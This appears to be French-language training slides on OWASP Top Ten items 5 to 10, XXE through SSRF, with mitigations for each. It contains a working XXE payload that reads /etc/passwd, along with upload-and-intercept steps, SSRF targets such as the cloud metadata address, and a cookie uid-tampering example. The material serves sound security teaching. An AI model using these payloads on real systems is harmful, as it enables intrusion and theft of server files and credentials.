5. Security Misconfiguration - XML External Entities (XXE)

- Permet d’exploiter les processeurs XML mal configurés ou vulnérables pour
  - Afficher les fichiers sur le système de fichiers du serveur
  - Interagir avec tous les systèmes back-end auxquels l'application elle-même peut accéder
  - Parfois, compromettre le serveur sous-jacent ou une autre infrastructure back-end
- **Application est potentiellement vulnérable si**
  - *Accepte directement du XML* ou du téléchargement des documents XML à partir des sources non fiables qui sont ensuite analysés par un processeur XML
  - Processeur XML utilisé est basé sur *SOAP avec le document type définitions (DTD) activé*
  - Utilise *SAML (Security Assertion Markup Language) pour gérer les identités*
    - SAML utilise XML pour les assertions d'identité et peut-être vulnérable
  - U*tilise la version SOAP < 1.2* et est donc susceptible d'être attaquée par XXE si des entités XML sont transmises au framework SOAP

5. Security Misconfiguration - XML External Entities (XXE) - Bases de l'XML

Extensible Markup Language (XML) est un langage de balisage qui définit un ensemble de règles pour encoder des documents dans un format à la fois lisible par l'homme et par machine

```
<?xml version="1.0" encoding="ISO-8859-1"?> # Déclaration d'un document XML

<!DOCTYPE gift [ # Définition du type de document DTD
   <!ELEMENT Prenom ANY > # Déclaration d'un élément
   <!ENTITY from "Toto&Titi"> # Déclaration d'une entité
]>

<gift> # Déclaration d'un élément root
   <Prenom>Frank</Prenom> # Élément enfant
   <From>&from;</From> # Élément enfant
</gift>
```

5. Security Misconfiguration - XML External Entities (XXE) - Example d'attaque

- Créez le fichier **test.xml**
- Énumérez le site Web pour trouver la fonction d'envoi des fichiers (upload)
- Essayez d'envoyer un fichier XML et interceptez la requête avec un proxy
- Envoyez la requête et visualisez la réponse
- Si le serveur accepte des fichiers XML et les traite avec un processeur XML vulnérable
    - Vous allez voir le contenu du fichier `/etc/passwd` dans la réponse

test.xml

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE example [
<!ELEMENT attack ANY >
<!ENTITY xxe SYSTEM "/etc/passwd" >
]>
<attack>&xxe;</attack>
```

5. Security Misconfiguration - XML External Entities (XXE) - Comment s'en prémunir?

- **Utilisez des formats de données moins complexes** tels que JSON et évitez la sérialisation des données sensibles
- Corrigez ou **mettez à jour tous les processeurs et bibliothèques XML** utilisés par l'application
- **Désactivez les entités externes XML** et le traitement DTD dans tous les analyseurs XML de l'application
- **Mettez en œuvre une « liste blanche », la validation, le filtrage ou la désinfection des entrées côté** serveur pour éviter les données hostiles dans les documents, en-têtes ou nœuds XML
- Vérifiez que la fonctionnalité d'envoi (upload) des fichiers XML **valide le XML entrant**
- Utilisez des **outils SAST (Static application security testing) pour détecter XXE** dans le code source
- **Analysez le code source de l'application manuellement** afin de détecter des XXE
- Pensez à **utiliser des passerelles de sécurité API ou des pare-feu d'application Web (WAF)** pour détecter, surveiller et bloquer les attaques XXE

6. Vulnerable and Outdated Components - Composants vulnérables et obsolètes

- Avec la croissante de complexité des applications modernes, le risque d'utilisation de composants vulnérables et obsolètes est très répandu
  - Applications utilisent de nombreux composants tiers tels que des bibliothèques, des frameworks et ces composants dépendent également d'autres composants
  - Équipes de développement ne comprennent pas toujours tous les composants qu'ils utilisent dans leurs applications ou leur APIs
- **Application ou environnement est probablement vulnérable si**
  - Vous ne connaissez pas quels sont tous les composants que vous utilisez et leurs dépendances
  - Logiciels que vous utilisez sont vulnérables, ne sont plus mises-à-jour où sont obsolètes
  - Vous ne faites pas de recherche régulière de vulnérabilités dans des composants que vous utilisez
  - Vous ne corrigez pas ni mettez à jour vos plateformes sous-jacentes, vos frameworks et leurs dépendances
  - Développeurs de logiciels ne testent pas la compatibilité des évolutions, des mises à jour et des correctifs des bibliothèques

6. Vulnerable and Outdated Components - Exemples

- **Utilisation d'une dépendance obsolète ou vulnérable**
  - *OWASP WebGoat* utilise une version vulnérable *1.4.5* de la bibliothèque *Xstream* pour transformer un document XML en un objet Java
    - Recherche d'exploits publics sur Internet révèle que cette version souffre d'une grave vulnérabilité de *désérialisation*, qui conduit à une exécution de code à distance (RCE)
- **Composants malveillants et typosquatting**
  - Développeurs peuvent utiliser un composant nocif qui ressemble à celui légitime
  - Par exemple, cette issue GitHub rapporte comment l'attaquant a exfiltré des clés SSH et des fichiers internes à l'aide d'un module nocif qu'il avait nommé *python3-dateutil*
    - Ce nom n'a pas été choisi au hasard. En fait, le nom légitime du module est *python-dateutil*
- **Attaque la plus célèbre du monde (le hack Equifax)**
  - Point d'entrée était une version vulnérable de **Struts**, **CVE-2017-5638**
  - Vulnérabilité a été découverte plusieurs mois auparavant, mais Equifax ne l'a pas corrigée
  - **Résultat** : Pirates ont volé les informations personnelles de plus de 140 millions de clients

6. Vulnerable and Outdated Components - Comment s'en prémunir ?

- **Supprimez les dépendances**, les fonctionnalités, les composants, les fichiers et la documentation **inutiles**
- **Surveillez** continuellement **l'inventaire des versions des composants** côté client et côté serveur (les frameworks, les bibliothèques) et leurs dépendances à l'aide d'outils (versions, Dependency Check, retire.js, etc)
- **Surveillez en permanence** les sources telles que **CVE et NVD** pour être conscient des vulnérabilités des composants utilisés dans vos applications
  - Utilisez des outils d'analyse de composition logicielle pour automatiser ce processus
  - Abonnez-vous aux alertes par e-mail pour les vulnérabilités de sécurité liées aux composants que vous utilisez
- Obtenez des composants uniquement auprès de **sources officielles via des liens sécurisés**
  - Préférez les packages signés pour réduire le risque d'inclure un composant malveillant modifié
- **Surveillez les bibliothèques et les composants** qui ne sont **pas maintenus** ou ne créent pas de correctifs de sécurité pour les anciennes versions

7. Identification and Authentication Failures - Identification et authentification de mauvaise qualité

- Fonctionnalités d'application liées à l'authentification ou à la gestion de session ne sont pas implémentées correctement
- Permet à un attaquant de voler l'identité d'un utilisateur (mots de passe, session...)
- **Application est vulnérable si**
  - *Permet le brute force* ou d'autres attaques automatisées (credential stuffing)
  - *Autorise les mots de passe par défaut*, faibles ou connus
  - Utilise un *processus de récupération des informations d'identification faible* ou inefficace
  - Utilise des mots de passe en texte brut, chiffrés ou hachés avec un algorithme faible
  - A une *authentification multifacteur manquante* ou inefficace
  - *Expose les ID de session dans l'URL*
  - Ne change pas *les ID de session* après une connexion réussie
  - *N'invalide pas* correctement les *ID de session* (déconnexion ou période d'activité)

7. Identification and Authentication Failures - Exemples

- **Énumération des utilisateurs**
  - Permet d’énumérer les utilisateurs du site Web via un formulaire de connexion ou de réinitialisation de mot de passe
  - **Exploitation**
    - Soumettre le formulaire avec un e-mail et un mot de passe invalide et de voir si le message renvoyé par l'application permet de *découvrir l'existence d'un e-mail dans la base de données*
- **Exploitation des cookies faibles**
  - Permet d'utiliser la session d'un autre utilisateur et d’usurper son identité
  - Si on trouve un identifiant dans les cookies (par exemple `uid = 24`)
    - Remplacer `uid` dans les cookies par une autre valeur
    - Si l’application est vulnérable, on sera connecté en tant que quelqu'un d'autre

7. Identification and Authentication Failures - Comment s'en prémunir ?

- **Implémentez l'authentification multifacteur** pour empêcher les attaques automatisées
- Ne déployez pas l'application avec des **informations d'identification par défaut**
- **Vérifiez si le mot de passe saisi** par l'utilisateur est faible
- Alignez **les politiques** de longueur, de complexité et de rotation **des mots de passe** avec les directives NIST 800-63 B
- Assurez-vous que la fonctionnalité d'inscription, de la récupération de mot de passe et les d'API sont **protégées contre les attaques d'énumération des utilisateurs**
- **Limitez ou retardez** progressivement **les tentatives de connexion** échouées
- **Loggez** tous les échecs de connexion et **alertez** les administrateurs lorsque le credential stuffing, le brute force ou d'autres attaques sont détectés
- **Utilisez un gestionnaire de session** intégré, sécurisé et côté serveur, qui génère un nouvel ID de session aléatoire avec une entropie élevée après la connexion
    - Identifiants de session ne doivent pas figurer dans l'URL, doivent être stockés en toute sécurité et invalidés après la déconnexion, l'inactivité et un délai d'expiration

8. Software and Data Integrity Failures - Manque d’intégrité des données et du logiciel

- Code et infrastructure ne sont pas protégés contre les violations de l'intégrité
- **Vulnérabilité existe lorsque**
  - Application s'appuie sur des plug-ins, des bibliothèques ou des modules *provenant de sources*, de référentiels et de réseaux de diffusion de contenu (CDN) *non fiables*
  - *Pipeline CI/CD n’est pas sécurisé*, ce qui peut introduire un risque d'accès non autorisé, de code malveillant ou de compromission du système
  - Application inclut *une fonctionnalité de mise à jour automatique*, où les mises à jour sont téléchargées *sans vérification d'intégrité suffisante*
  - Application encode ou sérialise des objets ou des données dans *une structure non sécurisée* qu'un attaquant peut voir et modifier

8. Software and Data Integrity Failures - Comment s’en prémunir ?

- **Utilisez des signatures numériques** ou des mécanismes similaires pour vérifier que le logiciel ou les données proviennent de la source attendue et n'ont pas été modifiés
- Assurez-vous que les bibliothèques et les dépendances **utilisent des repositories approuvés**
- Utilisez un **outil de sécurité de la chaîne logistique logicielle** pour vérifier que les composants ne contiennent pas de vulnérabilités
- Assurez-vous qu'il existe **un processus de review des modifications de code et de configuration** afin de minimiser les risques d'introduction de code ou de configuration malveillants dans votre pipeline logiciel
- Assurez-vous que votre pipeline CI/CD dispose d'une séparation, d'une configuration et d'un contrôle d'accès appropriés pour **garantir l'intégrité du code circulant dans les processus de génération et de déploiement**
- Assurez-vous que **les données sérialisées non signées ou non chiffrées ne sont pas envoyées sans vérification d'intégrité ou signature numérique** pour empêcher la falsification ou le rejeu des données sérialisées

9. Security Logging and Monitoring Failures - Carence des systèmes de surveillance et de journalisation

- Journalisation et surveillance de la sécurité permettent de *détecter*, de *faire remonter* et de *répondre* aux violations de sécurité
- Attaquants comptent sur le manque de surveillance et de journalisation pour atteindre leurs objectifs sans être détectés
    - En 2016, l'identification d'une violation de sécurité prenait en moyenne 191 jours
- **Vulnérabilité existe lorsque**
    - *Traces d'audit*, telles que les connexions, les échecs de connexion et les transactions de grande valeur, *ne sont pas enregistrés*
    - Alertes et erreurs générées ne sont *pas enregistrées*, ou *leur journalisation est inadéquate,* ou *imprécise*
    - *Logs* des applications et des API *ne sont pas surveillés* pour détecter toute activité suspecte
    - *Logs* sont uniquement *stockés localement*
    - *Seuils d'alerte et processus de remontée* des incidents ne sont pas *en place ou sont inefficaces*
    - *Tests de pénétration* et *analyses par des outils* comme ZAP ne *déclenchent pas des alertes*
    - *Application n'a pas la capacité de détecter, de remonter et d'alerter sur les attaques* actives en temps réel ou quasi réel

9. Security Logging and Monitoring Failures - Comment s'en prémunir ?

- Assurez-vous que tous **les échecs de connexion, de contrôle d'accès et de validation d'entrée sont journalisés** avec un contexte utilisateur suffisant pour identifier les comptes suspects et sont conservés pendant suffisamment de temps pour permettre une analyse forensic
- Assurez-vous que **les logs sont générés dans un format** qui peut être **facilement consommé** par une solution de **gestion centralisée des logs**
- Assurez-vous que **les logs sont correctement codés** pour empêcher les injections ou les attaques sur les systèmes de logs ou de surveillance
- Assurez-vous que les **logs des transactions de grande valeur** disposent des **contrôles d'intégrité** pour empêcher la falsification ou la suppression
- Mettez en place **le monitoring et l'alerting efficaces** afin que les activités suspectes soient détectées et traitées en temps raisonnable
- Établissez ou adoptez **un processus de réponse aux incidents et un plan de reprise d'activité** après incident

10. Server-Side Request Forgery (SSRF) - Falsification de requête côté serveur

- **Une faille SSRF** se produit lorsqu'une application Web récupère une ressource distante *sans valider l'URL fournie par l'utilisateur*
- Permet à un attaquant de contraindre l'application à envoyer une requête vers une destination inattendue
  - Même lorsqu'elle est protégée par un pare-feu, un VPN ou un autre type de liste de contrôle d'accès
- Gravité de SSRF est de plus en plus élevée en raison des services cloud et de la complexité des architectures

10. Server-Side Request Forgery (SSRF) - Exemples

- **Analyse de ports des serveurs internes**
  - Si l'architecture du réseau n'est pas segmentée, les attaquants peuvent cartographier les réseaux internes et déterminer les ports ouverts
- **Exposition de données sensibles**
  - Attaquants peuvent accéder à des fichiers locaux (`file:///etc/passwd`) ou à des services internes (`http://localhost:28017/`) pour obtenir des informations sensibles
- **Accès au stockage des métadonnées des services cloud**
  - La plupart des fournisseurs de cloud disposent d'un stockage de métadonnées tel que http://169.254.169.254/
  - Attaquant peut lire les métadonnées pour obtenir des informations sensibles

10. Server-Side Request Forgery (SSRF) - Comment s'en prémunir ?

- **Couche Réseau**
  - *Segmenter la fonctionnalité d'accès aux ressources à distance* dans des réseaux séparés pour réduire l'impact de SSRF
  - *Appliquer des politiques de pare-feu « refus par défaut »* ou des règles de contrôle d'accès au réseau pour bloquer tout le trafic intranet, sauf le trafic essentiel
- **Couche Applicative**
  - *Nettoyer et valider* toutes les *données* d'entrée *fournies* par le client
  - *Imposer le schéma d'URL*, le port et la destination avec *une liste d'autorisation*
  - Ne pas envoyer de *réponses brutes aux clients*
  - *Désactiver les redirections HTTP*
- **Mesures complémentaires**
  - *Ne déployez pas des services* pertinents pour la sécurité *sur les systèmes frontaux*
  - *Contrôlez le trafic local* sur ces systèmes (localhost)
  - *Utilisez le chiffrement réseau* (par exemple, les VPN) sur des systèmes avec des besoins de protection élevés

OWASP TOP TEN

1. **Broken Access Control** - Contrôles d'accès défaillants
2. **Cryptographic Failures** - Défaillances cryptographiques
3. **Injection** - Injection
4. **Insecure Design** - Conception non sécurisée
5. **Security Misconfiguration** - Mauvaise configuration de sécurité
6. **Vulnerable and Outdated Components** - Composants vulnérables et obsolètes
7. **Identification and Authentication Failures** - Identification et authentification de mauvaise qualité
8. **Software and Data Integrity Failures** - Manque d'intégrité des données et du logiciel
9. **Security Logging and Monitoring Failures** - Carence des systèmes de surveillance et de journalisation
10. **Server-Side Request Forgery** - Falsification de requête côté serveur

https://owasp.org/www-project-top-ten/

Merci pour votre attention !